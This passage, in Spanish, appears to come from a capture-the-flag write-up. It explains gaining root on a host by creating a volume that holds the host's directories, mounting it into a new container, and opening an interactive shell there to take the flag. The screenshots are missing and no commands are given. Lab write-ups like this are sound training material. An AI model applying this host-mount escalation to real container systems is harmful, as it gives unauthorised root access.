
- Primero configuraremos un **volumen** con estas opciones que podemos ver en la imagen. Este volumen, que contendrá los directorios del sistema host, será el que usemos luego en el contenedor. Adicionalmente, en este paso, podemos elegir una **imagen** que queremos que use el contenedor, aunque no es necesario.



- Configuramos esto tal y como aparece aquí. Esto servirá para obtener una shell interactiva que nos permita interactuar con el contenedor.



- En este paso, seleccionamos el volumen que hemos creado, así como la ruta del contenedor en la que queremos que se monten todos los directorios.



- Una vez creado el contenedor, lanzamos una consola en el mismo. Estamos como **root** y conseguimos la flag.

